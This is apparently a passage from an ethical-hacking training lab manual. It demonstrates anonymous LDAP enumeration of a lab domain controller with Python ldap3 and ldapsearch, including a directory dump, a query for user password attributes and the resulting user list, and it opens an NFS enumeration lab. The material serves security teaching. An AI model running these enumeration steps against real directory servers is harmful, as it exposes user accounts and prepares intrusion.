


```

python3 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server=ldap3.Server('10.10.1.22',get_info=ldap3.ALL,port=389)
>>> connection=ldap3.Connection(server)
>>> connection.bind()
True
>>>

```

21. Type **server.info** and press **Enter** to gather information such as naming context or domain name, as shown in the screenshot below.



```

python3 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server=ldap3.Server('10.10.1.22',get_info=ldap3.ALL,port=389)
>>> connection=ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=CEH,DC=com
    CN=Configuration,DC=CEH,DC=com
    CN=Schema,CN=Configuration,DC=CEH,DC=com
    DC=DomainDnsZones,DC=CEH,DC=com
    DC=ForestDnsZones,DC=CEH,DC=com
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT

```


22. After receiving the naming context, we can make more queries to the server to extract more information.
23. In the terminal window, type
connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=*))',search_scope='SUBTREE', attributes='*') and press **Enter**.
24. Type **connection.entries** and press **Enter** to retrieve all the directory objects.

[illegible]

25. In the python3 shell, type **connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=person))',search_scope='SUBTREE', attributes='userpassword')** and press **Enter**. True response indicates that the query is successfully executed.
26. Type **connection.entries** and press **Enter** to dump the entire LDAP information.


```
python3 - Parrot Terminal
File Edit View Search Terminal Help
EAD TIME: 2022-03-29T06:50:11.088000
cn: Windows Virtual Machine
dSCorePropagationData: 20220329095440.0Z
16010101000001.0Z
distinguishedName: CN=Windows Virtual Machine,CN=SERVER2022,OU=Domain Controllers,DC=CEH,DC=com
instanceType: 4
name: Windows Virtual Machine
objectCategory: CN=Service-Connection-Point,CN=Schema,CN=Configuration,DC=CEH,DC=com
objectClass: top
leaf
connectionPoint
serviceConnectionPoint
objectGUID: b'(Q\xd5\xf8\x1b\x1a\x8fH\x86\xa6s\xf3"\x1e%\x84'
showInAdvancedViewOnly: TRUE
uSNChanged: 20493
uSNCreated: 20493
whenChanged: 20220202061319.0Z
whenCreated: 20220202061319.0Z
]
>>> connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=person))',search_scope='SUBTREE',attributes='userpassword')
True
>>> connection.entries
[DN: CN=Guest,CN=Users,DC=CEH,DC=com - STATUS: Read - READ TIME: 2022-03-29T06:57:00.575720
, DN: CN=SERVER2022,OU=Domain Controllers,DC=CEH,DC=com - STATUS: Read - READ TIME: 2022-03-29T06:57:00.575775
, DN: CN=Martin J.,CN=Users,DC=CEH,DC=com - STATUS: Read - READ TIME: 2022-03-29T06:57:00.575816
, DN: CN=Shiela D.,CN=Users,DC=CEH,DC=com - STATUS: Read - READ TIME: 2022-03-29T06:57:00.575853
]
>>>
```

27. Using this information attackers can launch web application attacks and they can also gain access to the target machine.
28. This concludes the demonstration of LDAP enumeration using Nmap and Python.
29. Close all open windows and document all the acquired information.

Task 3: Perform LDAP Enumeration using ldapsearch

ldapsearch is a shell-accessible interface to the `ldap_search_ext(3)` library call. ldapsearch opens a connection to an LDAP server, binds the connection, and performs a search using the specified parameters. The filter should conform to the string representation for search filters as defined in RFC 4515. If not provided, the default filter, `(objectClass=*)`, is used.

Here, we will use ldapsearch to perform LDAP enumeration on the target system.


Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. In **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. In the terminal, type **ldapsearch -h [Target IP Address] -x -s base namingcontexts** and press **Enter** (here, the target IP address is **10.10.1.22**), to gather details related to the naming contexts.

Note: **-x**: specifies simple authentication, **-h**: specifies the host, and **-s**: specifies the scope.



```
ldapsearch -h 10.10.1.22 -x -s base namingcontexts - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
└─# ldapsearch -h 10.10.1.22 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=CEH,DC=com
namingcontexts: CN=Configuration,DC=CEH,DC=com
namingcontexts: CN=Schema,CN=Configuration,DC=CEH,DC=com
namingcontexts: DC=DomainDnsZones,DC=CEH,DC=com
namingcontexts: DC=ForestDnsZones,DC=CEH,DC=com

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
[root@parrot]-[/home/attacker]
└─#
```


5. Type `ldapsearch -h [Target IP Address] -x -b "DC=CEH,DC=com"` and press **Enter** (here, the target IP address is **10.10.1.22**), to obtain more information about the primary domain.

Note: `-x`: specifies simple authentication, `-h`: specifies the host, and `-b`: specifies the base DN for search.

```

ldapsearch -h 10.10.1.22 -x -b "DC=CEH,DC=com" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
# ldapsearch -h 10.10.1.22 -x -b "DC=CEH,DC=com"
# extended LDIF
#
# LDAPv3
# base <DC=CEH,DC=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# CEH.com
dn: DC=CEH,DC=com
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=CEH,DC=com
instanceType: 5
whenCreated: 20220201120107.0Z
whenChanged: 20220329095440.0Z
subRefs: DC=ForestDnsZones,DC=CEH,DC=com
subRefs: DC=DomainDnsZones,DC=CEH,DC=com
subRefs: CN=Configuration,DC=CEH,DC=com
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAAnonCRPUhn02cZNhYkWRcVw==
uSNChanged: 41013
name: CEH
objectGUID:: uw6KhEWuWkCFNdTAaGEoIQ==
replUpToDateVector:: AgAAAAAAAAADAAAAAAAAAJ6JwkT1IZ9NnGTyWJFkQr8GgAAAAAAAAAJ2GD
BgDAAAmLnYj/YudE23x0j6xuRTZwigAAAAAAAAASo5TGAMAAAB3ndbWP6QMT4P9ccK6EhZMB5AAAA
AAAABrdREYAwwAAAA==

```

6. Type `ldapsearch -x -h [Target IP Address] -b "DC=CEH,DC=com" "objectclass=*"` and press **Enter** (here, the target IP address is **10.10.1.22**), to retrieve information related to all the objects in the directory tree.

Note: `-x`: specifies simple authentication, `-h`: specifies the host, and `-b`: specifies the base DN for search.


```

ldapsearch -x -h 10.10.1.22 -b "DC=CEH,DC=com" "objectClass=*" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
# ldapsearch -x -h 10.10.1.22 -b "DC=CEH,DC=com" "objectClass=*"
# extended LDIF
#
# LDAPv3
# base <DC=CEH,DC=com> with scope subtree
# filter: objectClass=*
# requesting: ALL
#
# CEH.com
dn: DC=CEH,DC=com
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=CEH,DC=com
instanceType: 5
whenCreated: 20220201120107.0Z
whenChanged: 20220329095440.0Z
subRefs: DC=ForestDnsZones,DC=CEH,DC=com
subRefs: DC=DomainDnsZones,DC=CEH,DC=com
subRefs: CN=Configuration,DC=CEH,DC=com
uSNCreated: 4099
dSASignature:: AQAACgAAAAAAAAAAAAAAAAAAAAAAAAAAnonCRPUhn02cZNhYkWRcVw==
uSNChanged: 41013
name: CEH
objectGUID:: uw6KhEWuWkCFNdTAaGEoIQ==
replUpToDateVector:: AgAAAAAAAAADAAAAAAAAAJ6JwkT1IZ9NnGTyWJFkQr8GgAAAAAAAAJ2GD
BgDAAAmLNyJ/YudE23x0j6xuRTZwigAAAAAASo5TGAMAAAB3ndbWP6QMT4P9ccK6EhZMB5AAAA
AAAABrdREYAwAAAA==

```

7. Attackers use ldapsearch for enumerating AD users. It allows attackers to establish connection with an LDAP server to carry out different searches using specific filters.
8. This concludes the demonstration of performing LDAP enumeration using ldapsearch.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a gray background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, the number "4" is written in a large, white, sans-serif font.

Perform NFS Enumeration

NFS enumeration is a method by which exported directories and shared data on target systems is extracted.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after LDAP enumeration is to perform NFS enumeration to identify exported directories and extract a list of clients connected to the server, along with their IP addresses and shared data associated with them.

After gathering this information, it is possible to spoof target IP addresses to gain full access to the shared files on the server.

Lab Objectives

- Perform NFS enumeration using RPCScan and SuperEnum

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of NFS Enumeration

NFS (Network File System) is a type of file system that enables computer users to access, view, store, and update files over a remote server. This remote data can be accessed by the client computer in the same way that it is accessed on the local system.

Lab Tasks

